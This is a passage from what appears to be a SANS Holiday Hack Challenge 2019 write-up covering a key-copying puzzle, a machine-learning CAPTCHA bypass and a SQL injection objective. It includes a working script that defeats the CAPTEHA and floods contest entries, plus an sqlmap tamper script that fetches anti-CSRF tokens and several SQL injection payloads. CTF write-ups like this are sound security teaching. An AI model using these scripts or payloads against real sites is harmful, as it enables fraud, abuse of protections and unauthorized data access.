
2.6.4 Objective Closeout

Entering the answer from the file question marks the Objective off as being complete.

2.7 Get Access to the Steam Tunnels

2.7.1 Objective Brief

The brief provided for Objective 7 is below:



Getting the objective hint from Minty Candy Cane inside the Dormitory in front of the Elf rooms requires solving the Holiday Hack Trail Cranberry Pi challenge. Once done the below dialogue is triggered.

*You made it - congrats!
Have you played with the key grinder in my room? Check it out!
It turns out: if you have a good image of a key, you can physically copy it.
Maybe you'll see someone hopping around with a key here on campus.
Sometimes you can find it in the Network tab of the browser console.
Deviant has a great talk on it at this year's Con.
He even has a collection of key biting templates for common vendors like Kwikset, Schlage, and Yale.*

Minty then provides two hints that relate to Objective 7 (Get Access To The Steam Tunnels).

<https://youtu.be/KU6FJnbkeLA> & <https://github.com/deviantollam/decoding>

2.7.2 Objective Story Elements

No noticeable story elements recorded for this objective.


2.7.3 Objective Solution

Stepping into the Dormitory room with an open door shows a figure disappearing into the closet. Checking the network tab of the Browser tools allows for grabbing the figures raw image (right)

GIMP was then used to extract and rotate the image of the key on his belt. From reviewing this in the talk provides via the hint it was identified as a Schlage key. Attempt at overlaying this with the supplied decoding template is below.



Review of the key biting depths shows this to be a 1 2 2 5 0.



Key cutter in the dormitory room was then used to create a key. It successfully opened the door at the back of the closet.


2.7.4 Objective Closeout

Once the challenge is solved access to the Steam Tunnels is granted. From there access to Krampus's lair is granted.

2.8 Bypassing the Frido Sleigh CAPTEHA

2.8.1 Objective Brief

The brief provided for Objective 8 is below.



Getting the objective hint from Alabaster Snowball in the Speaker Unpreparedness Room requires solving the nyanshell Cranberry Pi challenge. Once done the below dialogue is triggered.

*Who would do such a thing?? Well, it IS a good looking cat.
Have you heard about the Frido Sleigh contest?
There are some serious prizes up for grabs.
The content is strictly for elves. Only elves can pass the CAPTEHA challenge required to enter.
I heard there was a talk at KCIJ about using machine learning to defeat challenges like this.
I don't think anything could ever beat an elf though!*

Hint URL provided is then https://youtu.be/jmVPLwjm_zs. Starter code provided from the talk is at https://github.com/chrisid20/img_rec_tf_ml_demo/.

After solving Objective 7 additional Hints are provided by Krampus in Krampus's lair. I did solve Objective 8 before solving Objective 7 so didn't have access to the below as part of the solution. Relevant dialogue triggered from Krampus is below.

*Tell you what – if you can help me beat the Frido Sleigh contest (Objective 8), then I'll know I can trust you.
The contest is here on my screen and at fridosleigh.com.
No purchase necessary, enter as often as you want, so I am!
They set up the rules, and lately, I have come to realize that I have certain materialistic, cookie needs.
Unfortunately, it's restricted to elves only, and I can't bypass the CAPTEHA.
(That's Completely Automated Public Turing test to tell Elves and Humans Apart.)
I've already cataloged 12,000 images and decoded the API interface.
Can you help me bypass the CAPTEHA and submit lots of entries?*

Krampus provides access to 12,000 catalogued images (https://downloads.elfu.org/capteha_images.tar.gz) and a basic solution. (https://downloads.elfu.org/capteha_api.py) in Python.


2.8.2 Objective Story Elements

No noticeable story elements recorded for this objective.

2.8.3 Objective Solution

2.8.3.1 Site Reconnaissance

Opening the page reveals a basic competition entry form.



Wappalyzer (<https://www.wappalyzer.com/>) indicates the page is running on a Nginx 1.14.2 web server, is using jQuery 3.4.1, is being accessed through a Nginx 1.14.2 reverse proxy & is using the Google Font API. Versions are all recent inside their code branches

A check of nameserver records reveals little of interest. The main domain name resolves to a single A record (35.224.104.103) & the reverse record for that site points back to a Google Content address. MX and TXT records for the domain point to Google hosted services. Serial number on the SOA record pointed to 2019112001. DNS servers are provided by domaincontrol.com – from a basic check (<https://www.whois.com/whois/domaincontrol.com>) this indicates they are provided by GoDaddy.com.

A check of the whois records on Godaddy reveals little of interest. Domain was created on 8th Nov 2019 with a registrant organisation of Counter Hack. The remaining details are marked private.

Site SSL certificate was issued by Let's Encrypt (<https://letsencrypt.org/>). A check of certificate transparency logs (<https://crt.sh/?q=fridosleigh.com>) showed little of interest.

Given the nature of the challenge a more exhaustive search through other site checking URLs (i.e. Netcraft) was not done.

No items stand out of interest from completing basic reconnaissance work.

2.8.3.2 Site Detailed Analysis (1/2)

Loading the site while proxying through Burp shows four separate requests.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
67	https://fridosleigh.com	GET	/			200	6376	HTML
70	https://fridosleigh.com	GET	/js/CAPTEHA.js			200	4558	script
73	https://fridosleigh.com	POST	/api/capteha/submit		✓	200	737	JSON
74	https://fridosleigh.com	GET	/favicon.ico			404	382	HTML

Items of interest noted in each request are below. Nothing of interest noted from favicon.ico:

2.8.3.2.1 Base Page Request

The main page contains the webform and the javascript function `submit_entry()`. The code will trigger the capteha if not completed. Once done the code does basic verification checks on the entered data then submits via a HTTP post request to `/api/entry`.

2.8.3.2.2 CAPTEHA.js Request

This script is loaded by the base page and contains multiple functions for working with the capteha functionality. Items of interest include:

- The `build_images()` function translates a stream of base64 data into individual PNG images. It maps the received `uuid` field to the image id.
- The `submit_answers()` function submits the capteha answers via a HTTP post request to `/api/capteha/submit`
- The `open_capteha()` function generates the capteha pop-up. It requests image data from `/api/capteha/request` and passes the output from this to the `build_images()` function.
- The `ready()` function calls the `submit_answers()` function once the submit button is clicked. It passes the `submit_answers()` function a concatenated list of `uuid` strings

2.8.3.2.3 /api/capteha/submit Request

Item is a POST request to an API endpoint. Single parameter (`answer`) is provided. Server provides a JSON response (`{"data": "Amount of images selected is right but some selected do not match the requested image types!", "request": false}`) and a JWT session key.

Decoding the JWT session key shows a single payload value noted as `'data'` which is an encoded data blob.

2.8.3.3 Site Detailed Analysis (2/2)

Triggering the captcha on the page gives the below pop-up.



It contains 100 images (10 by 10 grid) and gives 5 seconds to choose all images of the listed types.

Checking Burp shows a new POST request to `/api/capthea/request`. It passed the session cookie from the initial submit request and received a large (~1.9MB) response containing json data. Format of the json data is below. Data in the images section is amended for relevance.

```
{
  "images":[
    {
      "base64":"base64 encoded image data here",
      "uuid":"aafb16b5-e584-11e9-97c1-309c23aaf0ac"
    }
  ],
  "request":true,
  "select_type":"Christmas Trees, Santa Hats, and Stockings"
}
```

From assembling what's known the application flow appears to be:

1. Capteha data is obtained via a post request to `/api/capteha/request`. This returns the image data encoded as base64 (images field of json object) along with the types of objects to be selected (select_type json object).
2. Concatenated uuids of the selected objects are sent via a post request to `/api/capteha/submit`. Server then responds with a message indicating success.
3. If the request is successful, the cookie is submitted with the completed form details to `/api/entry`. A response or failure message is then received.

2.8.3.4 Obtaining Training Images

The current capteha control can't be beaten by a normal human. This is where machine learning needs to be used. To achieve this image to train the model need to be obtained.

The below basic python script is used to extract images from the capteha system.

```
import requests
from base64 import b64decode

# sending a post request to the request URL returns

# {"images":[{"base64":"image data here", "uuid":"4b3e7ed4-e588-11e9-97c1-309c23aaf0ac"}],
"request":true,"select_type":"Presents, Candy Canes, and Christmas Trees"}
# images is a dictionary where each file has a uuid and base64 encoded image data
request_capteha_url = "https://fridosleigh.com/api/capteha/request"

response = requests.post(request_capteha_url)
capteha_data = response.json()

print("Image types to select - {}".format(capteha_data["select_type"]))

for image in capteha_data["images"]:
    img_data = b64decode(image['base64'])
    img_name = r"C:\temp\Objective8\img\{}.png".format(image['uuid'])
    with open(img_name, "wb") as fh:
        fh.write(img_data)
```

From re-running the program multiple times two things are noted. Each uuid is unique, from 5 runs of the program 500 distinct images were returned (no duplicates). The different categories of image types that can be returned is 'Santa Hats', 'Candy Canes', 'Christmas Trees', 'Ornaments', 'Presents', 'Stockings'.

Image runs received from 5 runs of the program were then manually sorted into their corresponding categories.

2.8.3.5 Training Machine Learning Model

Training the machine learning model was done using an unmodified version of the script from https://raw.githubusercontent.com/chrisjd20/img_rec_tf_ml_demo/master/retrain.py.

2.8.3.6 Winning Contest

Based on the application flow noted as part of detailed site analysis and lessons from the machine learning talk a python script was developed to win the contest. This included adapting the code from https://raw.githubusercontent.com/chrisjd20/img_rec_tf_ml_demo/master/predict_images_using_trained_model.py.

High level flow of the program was:

1. Initialise the machine learning model elements.
2. Obtain a captcha problem to solve from the site
3. From the problem to solve confirm what types of images need to be found.
4. Extract each one of the images and queue a machine learning job to identify it. If the image matched one of the target types capture it's uuid.
5. Submit the uuids of all target identified images
6. If a successful response was received proceed to rapidly submit contest entries until a failed response is received.
7. If a failed response is received restart the program.

Main obstacle from getting the script to work was processing power. The captcha response needs to be provided in under 5 seconds. My home PC averaged 15-20 seconds per analysis run which meant each attempt timed out. This was circumvented by shifting the processing to an AWS large EC2 instance.

Copy of the script used is below:

```
import requests
import tensorflow as tf
import os
import queue
import time
import threading
import numpy as np
import time
from base64 import b64decode

# Quieten Tensorflow logging
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
tf.compat.v1.logging.set_verbosity(tf.compat.v1.logging.ERROR)

# Real email address to send winning entry to goes here!
personal_email = PUT_REAL_EMAIL_HERE!

possible_elements = ['Santa Hats', 'Candy Canes', 'Christmas Trees', 'Ornaments', 'Presents',
'Stockings']

entry_data = {
    'favorites': 'cupidcrunch,sugarcookiesantas,prancerspeanutbutterpatties',
    'age': 250,
```

```
'about': 'cookies',
'email': personal_email,
'name': 'Bob'
}

submit_headers = {
    'User-Agent' : 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:71.0) Gecko/20100101
Firefox/71.0'
}

max_threads = 40

# sending a post request to the request URL returns

# {"images":[{"base64":"image data here", "uuid":"4b3e7ed4-e588-11e9-97c1-309c23aaf0ac"}],
"request":true,"select_type":"Presents, Candy Canes, and Christmas Trees"}
# images is a dictionary where each file has a uuid and base64 encoded image data
request_capteha_url = "https://fridosleigh.com/api/capteha/request"

# when submitting the capteha url an answer parameter is required, a json response is then
returned
# submission requires an answer parameter
# answer parameter is a sequence of uuids seperated by a comma base64 url encoded
# dd9d07a2-e586-11e9-97c1-309c23aaf0ac,e2de9b8f-e586-11e9-97c1-309c23aaf0ac,5b17ff31-
e587-11e9-97c1-309c23aaf0ac,e80c3004-e587-11e9-97c1-309c23aaf0ac
submit_capteha_url = "https://fridosleigh.com/api/capteha/submit"

contest_entry_url = "https://fridosleigh.com/api/entry"

# Function copied from
https://raw.githubusercontent.com/chrisjd20/img_rec_tf_ml_demo/master/predict_images_usin
g_trained_model.py
def load_labels(label_file):
    label = []
    #Change made to support deprecated command
    #proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
    proto_as_ascii_lines = tf.io.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label

# Function copied from
https://raw.githubusercontent.com/chrisjd20/img_rec_tf_ml_demo/master/predict_images_usin
g_trained_model.py
def load_graph(model_file):
    graph = tf.Graph()
    #Change made to support deprecated command
    #graph_def = tf.GraphDef()
    graph_def = tf.compat.v1.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
```

```

with graph.as_default():
    tf.import_graph_def(graph_def)
return graph

# Function copied from
https://raw.githubusercontent.com/chrisjd20/img_rec_tf_ml_demo/master/predict_images_using_trained_model.py
def read_tensor_from_image_bytes(imagebytes, input_height=299, input_width=299,
input_mean=0, input_std=255):
    image_reader = tf.image.decode_png(imagebytes, channels=3, name="png_reader")
    float_caster = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    #Change made to support deprecated command
    #resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
    resized = tf.compat.v1.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    sess = tf.compat.v1.Session()
    result = sess.run(normalized)
    return result

# Function based on code obtained from
https://raw.githubusercontent.com/chrisjd20/img_rec_tf_ml_demo/master/predict_images_using_trained_model.py
def predict_christmas_image(q, sess, graph, uuid, image_bytes, labels, input_operation,
output_operation):
    image = read_tensor_from_image_bytes(image_bytes)
    results = sess.run(output_operation.outputs[0], {
        input_operation.outputs[0]: image
    })
    results = np.squeeze(results)
    prediction = results.argsort()[-5:][::-1][0]
    q.put({'uuid': uuid, 'prediction': labels[prediction].title()})
    #print("uuid: {} is a {} & qsize is {}".format(uuid, labels[prediction].title(), q.size()))

def crack_content(entry_data):

    graph = load_graph('output_graph_12000.pb')
    labels = load_labels('output_labels_12000.txt')

    # Load up our session
    input_operation = graph.get_operation_by_name("import/Placeholder")
    output_operation = graph.get_operation_by_name("import/final_result")
    sess = tf.compat.v1.Session(graph=graph)

    # Let's get a request
    response = requests.post(request_captcha_url)
    start_time = time.time()
    print("Program run started at: {}".format(start_time))
    cookie_jar = response.cookies
    captcha_data = response.json()

```

```

# Let's work out what we are looking to match
select_type = capteha_data["select_type"]
elements_to_match = []
for possible_element in possible_elements:
    if possible_element in select_type:
        elements_to_match.append(possible_element)

# Can use queues and threading to speed up the processing
q = queue.Queue()
training_start_time = time.time()

for image in capteha_data["images"]:
    while len(threading.enumerate()) > max_threads:
        time.sleep(0.0001)
    threading.Thread(target=predict_christmas_image, args=(q, sess, graph,
image['uuid'], b64decode(image['base64']), labels, input_operation, output_operation)).start()

print('Waiting For Threads to Finish...')
while q.qsize() < len(capteha_data["images"]):
    time.sleep(0.001)

training_finish_time = time.time()
training_time = training_finish_time - training_start_time
print("Training time: {}".format(training_time))

#getting a list of all threads returned results
prediction_results = [q.get() for x in range(q.qsize())]

capteha_answer = ""
for analyzed_image in prediction_results:
    if analyzed_image["prediction"] in elements_to_match:
        if len(capteha_answer) > 0:
            capteha_answer += ","
        capteha_answer += analyzed_image["uuid"]

print("Answer is: {}".format(capteha_answer))

# Submit the capteha
response = requests.post(submit_capteha_url, headers=submit_headers, data={'answer':
capteha_answer}, cookies=cookie_jar)
print("Capteha submission response: {}".format(response.text))
json_response = response.json()
if bool(json_response["request"]):
    print("Capteha broken - submitting entries")
    print("Capteha response headers - {}".format(response.headers))
    print("Capteha response data - {}".format(response.content))
    capteha_passed_cookies = response.cookies
    successful_submission = True
    while successful_submission:
        response = requests.post(contest_entry_url, headers=submit_headers,
data=entry_data, cookies=capteha_passed_cookies)

```

```
        json_response = response.json()
        successful_submission = bool(json_response["request"])
        if successful_submission:
            capteha_passed_cookies = response.cookies

def main():
    for _ in range(100):
        crack_content(entry_data)

if __name__ == '__main__':
    main()
```

2.8.4 Objective Closeout

After a while success was achieved.

Congratulations you have been selected as a winner of Frido Sleigh's Continuous Cookie Contest!

To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:

Verify Email

Congratulations,
The Frido Sleigh Team


To Attend KringleCon at Elf University, following the link at kringlecon.com

Frido Sleigh, Inc.
123 Santa Claus Lane, Christmas Town, North-Pole 997095

2.9 Retrieve Scraps of Paper from the Server

2.9.1 Objective Brief

The brief provided for Objective 9 is below.



Getting the objective hint from Pepper Minstix in the dorm requires solving the Graylog Cranberry Pi challenge. Once done the below dialogue is triggered.

*That's it - hooray!
Have you had any luck retrieving scraps of paper from the Elf U server?
You might want to look into SQL injection techniques.
OWASP is always a good resource for web attacks.
For blind SQLi, I've heard Sqlmap is a great tool.
In certain circumstances though, you need custom tamper scripts to get things going*

Hint URLs provided are: https://www.owasp.org/index.php/SQL_Injection & <https://pen-testing.sans.org/blog/2017/10/13/sqlmap-tamper-scripts-for-the-win>

After solving Objective 7 & Objective 8 additional Hints are provided by Krampus in Krampus's lair. Relevant dialogue triggered from Krampus is below

*As for those scraps of paper, I scanned those and put the images on my server.
I then threw the paper away.
Unfortunately, I managed to lock out my account on the server.
Hey! You've got some great skills. Would you please hack into my system and retrieve the scans?
I give you permission to hack into it, solving Objective 9 in your badge.*

2.9.2 Objective Story Elements

No noticeable story elements recorded for this objective.

2.9.3 Objective Solution

2.9.3.1 Site Review

Reviewing the site (<https://studentportal.elfu.org/>) identifies two opportunities for SQL injection. These are shown below.

<https://studentportal.elfu.org/apply.php>



University

Application Form

First Name	Last Name
Email address	
Desired Course of Study	
Phone Number	

<https://studentportal.elfu.org/check.php>



ity

Check Application Status

Of immediate interest is the check.php page. Reviewing site traffic generated through Burp for this URL shows a call to a script at validator.php.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
56	https://studentportal.elfu.org	GET	/			200	3649	HTML	
57	https://studentportal.elfu.org	GET	/students.php			200	9164	HTML	php
58	https://studentportal.elfu.org	GET	/apply.php			200	9408	HTML	php
59	https://studentportal.elfu.org	GET	/check.php			200	5587	HTML	php
60	https://studentportal.elfu.org	GET	/validator.php			200	538	script	php
61	https://studentportal.elfu.org	GET	/application-check.php?elfmail=bob%40bo...		✓	200	3178	HTML	php

Reviewing the code of check.php shows the token code is not populated by the webserver. It is instead fetched by the elfsign() function and populated at time of form submission. Loading the URL directly in a web browser returns a token code as the HTML response.

Attempting to re-submit an email address with a re-used, amended or absent token receives an error message of *'Invalid or expired token!'*. This indicates the tokens have a short lifetime.

2.9.3.2SQL Injection

Based on what's observed from the site the flow is:

1. HTTP GET request is submitted to /validator.php URL. This provides the current token
2. Token is combined with the supplied elfmail parameter and sent via a HTTP GET request to /application-check.php URL

This provides basic protection against Cross Site Request Forgery (CSRF).

Attempting to use sqlmap built in CSRF functionality fails. This is due to the /validator.php URL not providing a parameter name as part of it's response. This gives sqlmap nothing to match against.

```
root@Kali-HackerOne:~# sqlmap -u 'https://studentportal.elfu.org/application-check.php?elfmail=bob%40bob.com&token=MTAwOTcwMTQyNjU2MTU3NzY1ODQ3OTEwMDk3MDE0Mi42NTY%3D_MTI5MjQxNzgyNTk5NjgzMjMxMDQ0NTY0Ljk5Mg%3D%3D' --csrf-url=https://studentportal.elfu.org/validator.php --csrf-token=token
```

```
____
  _H_
_____.|_____ {1.3.11#stable}
|_-.|.[ ] |.'|.|
|_|_| [.]_|_|_|_|_|_|_|_|
  |_|V... |_| http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:28:56 /2019-12-30/

[09:28:56] [INFO] resuming back-end DBMS 'mysql'
[09:28:56] [INFO] testing connection to the target URL
[09:28:57] [CRITICAL] anti-CSRF token 'token' can't be found at
'https://studentportal.elfu.org/validator.php'

[*] ending @ 09:28:57 /2019-12-30/

In order to bypass this a basic sqlmap tamper script was developed. This fetches a current token from the /validator.php URL and returns a combination of the URL encoded payload and itself.

```
#!/usr/bin/env python

from lib.core.data import kb
from lib.core.enums import PRIORITY
import string
import requests
import urllib.parse

__priority__ = PRIORITY.NORMAL

validator_url = 'https://studentportal.elfu.org/validator.php'

def dependencies():
    pass

def tamper(payload, **kwargs):
    response = requests.get(validator_url)
    encoded_token = urllib.parse.quote(response.text)
    encoded_payload = urllib.parse.quote(payload)
    return "{}&token={}".format(encoded_payload, encoded_token)
```

Sqlmap is then re-run against the page using the tamper script. Command line used is: `sqlmap -u 'https://studentportal.elfu.org/application-check.php?elfmail=bob%40bob.com' --tamper=elfu_tamper.py --skip-urlencode`. URL encoding needs to be disabled as the tamper script is already doing this.

Amended output of command is below. This confirms the elfmail parameter is vulnerable to SQL injection via three different approaches.

```
<SNIP>
Parameter: elfmail (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: elfmail=bob@bob.com' AND 2874=2874-- PhNf

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: elfmail=bob@bob.com' AND (SELECT 2371 FROM(SELECT COUNT(*),CONCAT(0x717a767a71,(SELECT (ELT(2371=2371,1))),0x717a6a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- SaSI

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: elfmail=bob@bob.com' AND (SELECT 9103 FROM (SELECT(SLEEP(5)))Wzoz)—FyaA
<SNIP>
```

2.9.3.3 Obtaining Scraps of Paper

With sqlmap working the necessary data can be extracted from the database. Amended output of commands are below.

```

